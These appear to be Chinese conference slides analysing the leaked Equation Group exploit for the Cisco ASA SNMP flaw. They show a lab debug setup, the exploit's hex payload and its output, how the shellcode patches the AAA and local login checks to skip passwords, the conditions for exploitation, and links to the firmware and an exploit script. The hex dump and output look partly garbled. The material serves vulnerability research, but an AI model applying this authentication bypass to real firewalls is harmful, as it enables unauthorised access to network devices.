

方程式CISCO ASA SNMP漏洞分析

朱利军(rabit-2013)

Equation Group



BitCoin



The Shadow Brokers



Odays



Github




调试环境所需工具



网络结构
GNS3 1.3.13支持asa的qemu模板



模拟asa固件运行
支持GDB调试




静态、动态分析
支持GDB调试

配置并使用exp

```
enable
configure terminal
interface gigabitEthernet 0
nameif inside
ip address 192.168.20.223 255.255.255.0
exit
snmp-server host inside 192.168.20.200 community
cisco
enable password cisco
username cisco password cisco
ssh 0.0.0.0 0.0.0.0 inside
crypto key generate rsa modulus 1024
aaa authentication ssh console LOCAL
exit
wr
```

```
..: 3030  81 85 8F 4E 4E 45 45 88 58 45 45 31 98 8A A2 45 45 .....
..: 3040  25 96 1C 31 98 88 45 88 45 45 31 98 8A A2 45 45 .....
..: 3050  45 31 91 2D 80 88 14 8F 90 8F 93 09 31 C9 91 04 .....
..: 3060  9C 93 14 88 0C 08 00 00 58 88 8C 88 98 9F 9F 9F .....
..: 3070  31 C0 48 C3 8F 45 45 45 45 88 08 48 48 45 31 98 .....
..: 3080  88 48 98 40 40 31 98 88 45 95 45 45 31 98 8A A2 .....
..: 3090  48 48 45 31 9A C0 80 88 14 8F 88 13 08 08 31 C9 .....
..: 30A0  91 04 FC 93 44 89 8C 00 00 08 8E 88 8C 88 98 8F .....
..: 30B0  88 88 31 C9 48 C3 C3 38 91 88 98 91 83 08 08 91 .....
..: 30C0  84 01 89 88 83 88 01 83 93 31 01 8E 09 5F 91 38 .....
..: 30D0  49 78 7A 91 2D 35 91 28 91 28 91 28 91 28 91 33 .....
..: 30E0  91 8C 84 91 09 04 24 91 88 91 88 91 83 91 45 48 .....
..: 30F0  91 91 48 31 91 88 91 33 10 31 91 78 91 3F 91 28 .....
..: 3100  91 2A 91 2A 91 2A 91 01 91 77 91 28 91 28 91 28 .....
..: 3110  91 28 88 91 08 91 34 24 91 88 91 08 08 04 32 91 .....
..: 3120  78 91 88 91 81 48 91 18 91 18 91 10 91 10 91 18 .....
..: 3130  91 18 91 18 91 18 91 18 91 18 91 18 91 18 91 18 .....
..: 3140  91 18 91 18 91 18 91 18 91 18 91 18 91 18 91 18 .....
..: 3150  91 18 91 18 91 18 91 18 91 18 91 18 91 18 18 47 .....
..: 3160  14 09 91 88 7C 24 14 91 88 07 91 7F 91 88 91 18 .....
..: 3170  85 08
.....
-> response:
asn| 1000 |asn
version = <ASN1_INTEGER[12]>
community = <ASN1_STRING[ 00010 ]>
TCU:
asn| 1000-response |asn
lg = <ASN1_INTEGER[314041648L]>
error = <ASN1_INTEGER[0L]>
error_index = <ASN1_INTEGER[0L]>
varindlist:
asn| 1000-varind |asn
oid = <ASN1_OID[ 1.3.6.1.2.1.1.10 ]>
value = <ASN1_STRING[ Cisco Adaptive Security Appliances version 4.4(2) ]>
asn| 1000-varind |asn
oid = <ASN1_OID[ 1.3.6.1.4.1.39.12.96.1.1.1.110.114.97.112.104.111.113.119.46.89.105.115.99.111.46.48.97.89.46.48.94.96 ]>
value = <ASN1_STRING[ ]>
-> received SNMP lg 314041648, matches random lg sent, likely success
-> clear return detected
#####
#####(1)-#####/##### can #####192.168.29.223
#####192.168.29.223 = password:
see help on '?' for a list of available commands,
```

调试环境配置



分析shellcode

1.9538000-9539000

sys_mprotect修改为可写属性

2.8081000-8082000

sys_mprotect修改为可写属性

3.80813e0 流程被修改返回1

4.9538ff0 流程被修改返回1

80813e0 AAA验证

9538ff0 本地登录验证



所有有密码的地方都绕过了



利用条件



```
snmp-server host inside 192.168.20.200 community cisco
```

0.开了SNMP服务

- 1.首先必须是配置中允许的ip
- 2.其次SNMP密码必须正确
- 3.必须开启ssh或者telnet

相关文件下载

<http://public.myswsv.de/Cisco/8.x/8.4.x/asa842-k8.bin>

<https://gist.githubusercontent/5054e6681a39be16/raw/3377debdbf8f68d3f67d/repack.v4>

<https://github.com/GNS3/gn:13>

<http://www.52pojie.cn/thread>

Docker漏洞环境



Medicean



<https://github.com/Medicean/VulApps/>

广告位

Hack Inn

一个收集分享国内外安全会议资料的网站，
我们认为每一份议题都值得留传。

<https://www.hackinn.com/> 联系邮箱：admin@hackinn.com